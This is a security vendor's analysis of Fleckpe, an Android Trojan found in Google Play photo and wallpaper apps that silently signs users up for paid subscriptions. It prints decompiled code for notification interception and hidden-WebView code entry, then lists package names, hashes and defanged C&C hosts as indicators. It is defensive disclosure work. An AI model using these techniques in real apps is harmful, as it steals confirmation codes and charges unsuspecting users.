Not quite an Easter egg: a new family of Trojan subscribers on Google Play

SL securelist.com/fleckpe-a-new-family-of-trojan-subscribers-on-google-play/109643/


Authors

Expert Dmitry Kalinin

Every once in a while, someone will come across malicious apps on Google Play that seem harmless at first. Some of the trickiest of these are subscription Trojans, which often go unnoticed until the user finds they have been charged for services they never intended to buy. This kind of malware often finds its way into the official marketplace for Android apps. The Jocker family and the recently discovered Harly family are just two examples of this. Our latest discovery, which we call “Fleckpe”, also spreads via Google Play as part of photo editing apps, smartphone wallpaper packs and so on.

Fleckpe technical description

Our data suggests that the Trojan has been active since 2022. We have found eleven Fleckpe-infected apps on Google Play, which have been installed on more than 620,000 devices. All of the apps had been removed from the marketplace by the time our report was published but the malicious actors might have deployed other, as yet undiscovered, apps, so the real number of installations could be higher.



Beauty Slimming Photo Editor

AMAR SINGH RATHAUR

100K+ Downloads | Rated for 3+

Install | Add to wishlist

Developer contact

Website
http://slimedit.live

Email
bonnbarriseitz4221@gmail.com

Privacy policy
https://sites.google.com/view/slimphotoeditor




Photo Effect Editor


Matthew Burns

50K+ Downloads | E Everyone


Install | Add to wishlist

This app is available for your device

Developer contact




And here is a description of Fleckpe's modus operandi. When the app starts, it loads a heavily obfuscated native library containing a malicious dropper that decrypts and runs a payload from the app assets.



```
public static void create(Context context0) {
    System.loadLibrary("img_hdr");
    if(h8.appContext == null || h8.appContext.getContext() == null) {
        h8.appContext = new h8(context0);
    }
}
```

Malicious library loading


The payload contacts the threat actors' C&C server, sending information about the infected device, such as the MCC (Mobile Country Code) and MNC (Mobile Network Code), which can be used to identify the victim's country and carrier. The C&C server returns a paid subscription page. The Trojan opens the page in an invisible web browser and attempts to subscribe on the user's behalf. If this requires a confirmation code, the malware gets it from notifications (access to which was asked at the first run).



```
@Override  // android.service.notification.NotificationListenerService
public void onNotificationPosted(StatusBarNotification statusBarNotification0) {
    try {
        Notification notification0 = statusBarNotification0.getNotification();
        if(notification0 == null) {
            return;
        }

        String s = statusBarNotification0.getPackageName();
        String s1 = "";
        String s2 = "";
        Bundle bundle0 = notification0.extras;
        if(bundle0 != null) {
            s1 = bundle0.getString("android.title", "");
            s2 = bundle0.getString("android.text", "");
        }

        JSONObject jSONObject0 = new JSONObject();
        jSONObject0.put("pkg", s);
        jSONObject0.put("title", s1);
        jSONObject0.put("body", s2);
        rb.ci("notify_01", jSONObject0.toString());
    }
    catch(Exception exception0) {
    }
}
```

Intercepting notifications


Having found the code, the Trojan enters it in the appropriate field and completes the subscription process. The victim proceeds to use the app’s legitimate functionality, for example, installs wallpapers or edits photos, unaware of the fact that they are being subscribed to a paid service.




```
public void ci(String s, hw.fg hw$fg0) {
    if(TextUtils.isEmpty(s)) {
        if(hw$fg0 != null) {
            hw$fg0.ci("");
        }

        return;
    }

    if(this.ci == null) {
        this.ci = new gq();
    }

    String s1 = this.ci.ci(hw$fg0);
    if(Build.VERSION.SDK_INT >= 19) {
        try {
            this.ci.ci("evaluateJavascript", new Class[]{String.class, ValueCallback.class}, new
                    Object[]{String.format("javascript:(function(){ var val; try{val=(function(){%s})();}catch(err){val=err;}
                    s, s1), new hw.is(this, s1)});
        }
        catch(Exception exception0) {
        }

        return;
    }

    this.ci.ci(this.ci);
    this.ci.ci("loadUrl", new Class[]{String.class}, new Object[]{String.format("javascript: var x9s8vz={};try{x9s8vz.val=(func
            s, s1)});
}
```

Entering the confirmation code

The Trojan keeps evolving. In recent versions, its creators upgraded the native library by moving most of the subscription code there. The payload now only intercepts notifications and views web pages, acting as a bridge between the native code and the Android components required for purchasing a subscription. This was done to significantly complicate analysis and make the malware difficult to detect with the security tools. Unlike the native library, the payload has next to no evasion capabilities, although the malicious actors did add some code obfuscation to the latest version.



```
@Override  // android.service.notification.NotificationListenerService
public void onNotificationPosted(StatusBarNotification statusBarNotification0) {
    String s2;
    try {
        Notification notification0 = statusBarNotification0.getNotification();
        if(notification0 != null) {
            String s = statusBarNotification0.getPackageName();
            Bundle bundle0 = notification0.extras;
            String s1 = "";
            if(bundle0 == null) {
                s2 = "";
            }
            else {
                s1 = bundle0.getString("android.title", "");
                s2 = bundle0.getString("android.text", "");
            }

            JSONObject jSONObject0 = new JSONObject();
            jSONObject0.put("pkg", s);
            jSONObject0.put("title", s1);
            jSONObject0.put("body", s2);
            cu.uvx("not_x_y", jSONObject0.toString());
            return;
        }
    }
    catch(Exception exception0) {
        return;
    }
}
```




```
public static native Object uvx(String arg0, Object arg1) {
}
```

Core logic inside the native method

Victims

We found that the Trojan contained hard-coded Thai MCC and MNC values, apparently used for testing. Thai-speaking users notably dominated the reviews for the infected apps on Google Play. This led us to believe that this particular malware targeted users from Thailand, although our telemetry showed that there had been victims in Poland, Malaysia, Indonesia and Singapore.



```
public static boolean am(Context context0) {
    return Arrays.asList(new String[]{"52005", "52018", "52047"}).contains(lb.au()) ? j8.j0() : false;
}
```

The Thai test MCC and MNC values

Kaspersky security products detect the malicious app as Trojan.AndroidOS.Fleckpe.

Conclusion

Sadly, subscription Trojans have only gained popularity with scammers lately. Their operators have increasingly turned to official marketplaces like Google Play to spread their malware. Growing complexity of the Trojans has allowed them to successfully bypass many anti-malware checks implemented by the marketplaces, remaining undetected for long periods of time. Affected users often fail to discover the unwanted subscriptions right away, let alone find out how they happened in the first place. All this makes subscription Trojans a reliable source of illegal income in the eyes of cybercriminals.

To avoid malware infection and subsequent financial loss, we recommend to be cautious with apps, even those coming from Google Play, avoid giving permissions they should not have, and install an antivirus product capable of detecting this type of Trojans.

IOCs

Package names
com.impressionism.prozs.app
com.picture.pictureframe
com.beauty.slimming.pro
com.beauty.camera.plus.photoeditor
com.microclip.vodeoeditor
com.gif.camera.editor
com.apps.camera.photos
com.toolbox.photoeditor
com.hd.h4ks.wallpaper
com.draw.graffiti
com.urox.opixe.nightcamreapro

MD5
F671A685FC47B83488871AE41A52BF4C
5CE7D0A72B1BD805C79C5FE3A48E66C2
D39B472B0974DF19E5EFBDA4C629E4D5
175C59C0F9FAB032DDE32C7D5BEEDE11
101500CD421566690744558AF3F0B8CC
7F391B24D83CEE69672618105F8167E1
F3ECF39BB0296AC37C7F35EE4C6EDDBC
E92FF47D733E2E964106EDC06F6B758A
B66D77370F522C6D640C54DA2D11735E
3D0A18503C4EF830E2D3FBE43ECBE811
1879C233599E7F2634EF8D5041001D40


C5DD2EA5B1A292129D4ECFBEB09343C4
DD16BD0CB8F30B2F6DAAC91AF4D350BE
2B6B1F7B220C69D37A413B0C448AA56A
AA1CEC619BF65972D220904130AED3D9
0BEEC878FF2645778472B97C1F8B4113
40C451061507D996C0AB8A233BD99FF8
37162C08587F5C3009AFCEEC3EFA43EB
BDBBF20B3866C781F7F9D4F1C2B5F2D3
063093EB8F8748C126A6AD3E31C9E6FE
8095C11E404A3E701E13A6220D0623B9
ECDC4606901ABD9BB0B160197EFE39B7

C&C
hxxp://ac.iprocam[.]xyz
hxxp://ad.iprocam[.]xyz
hxxp://ap.iprocam[.]xyz
hxxp://b7.photoeffect[.]xyz
hxxp://ba3.photoeffect[.]xyz
hxxp://f0.photoeffect[.]xyz
hxxp://m11.slimedit[.]live
hxxp://m12.slimedit[.]live
hxxp://m13.slimedit[.]live
hxxp://ba.beautycam[.]xyz
hxxp://f6.beautycam[.]xyz
hxxp://f8a.beautycam[.]xyz
hxxp://ae.mveditor[.]xyz
hxxp://b8c.mveditor[.]xyz
hxxp://d3.mveditor[.]xyz
hxxp://fa.gifcam[.]xyz
hxxp://fb.gifcam[.]xyz
hxxp://fl.gifcam[.]xyz
hxxp://a.hdmodecam[.]live
hxxp://b.hdmodecam[.]live
hxxp://l.hdmodecam[.]live
hxxp://vd.toobox[.]online
hxxp://ve.toobox[.]online
hxxp://vt.toobox[.]online
hxxp://54.245.21[.]104
hxxp://t1.twmills[.]xyz
hxxp://t2.twmills[.]xyz
hxxp://t3.twmills[.]xyz

hxxp://api.odskguo[.]xyz
hxxp://gbcf.odskguo[.]xyz
hxxp://track.odskguo[.]xyz

- Google Android
- Malware Descriptions
- Malware Technologies
- Mobile Malware
- Trojan

Authors



Dmitry Kalinin

Not quite an Easter egg: a new family of Trojan subscribers on Google Play

Your email address will not be published. Required fields are marked *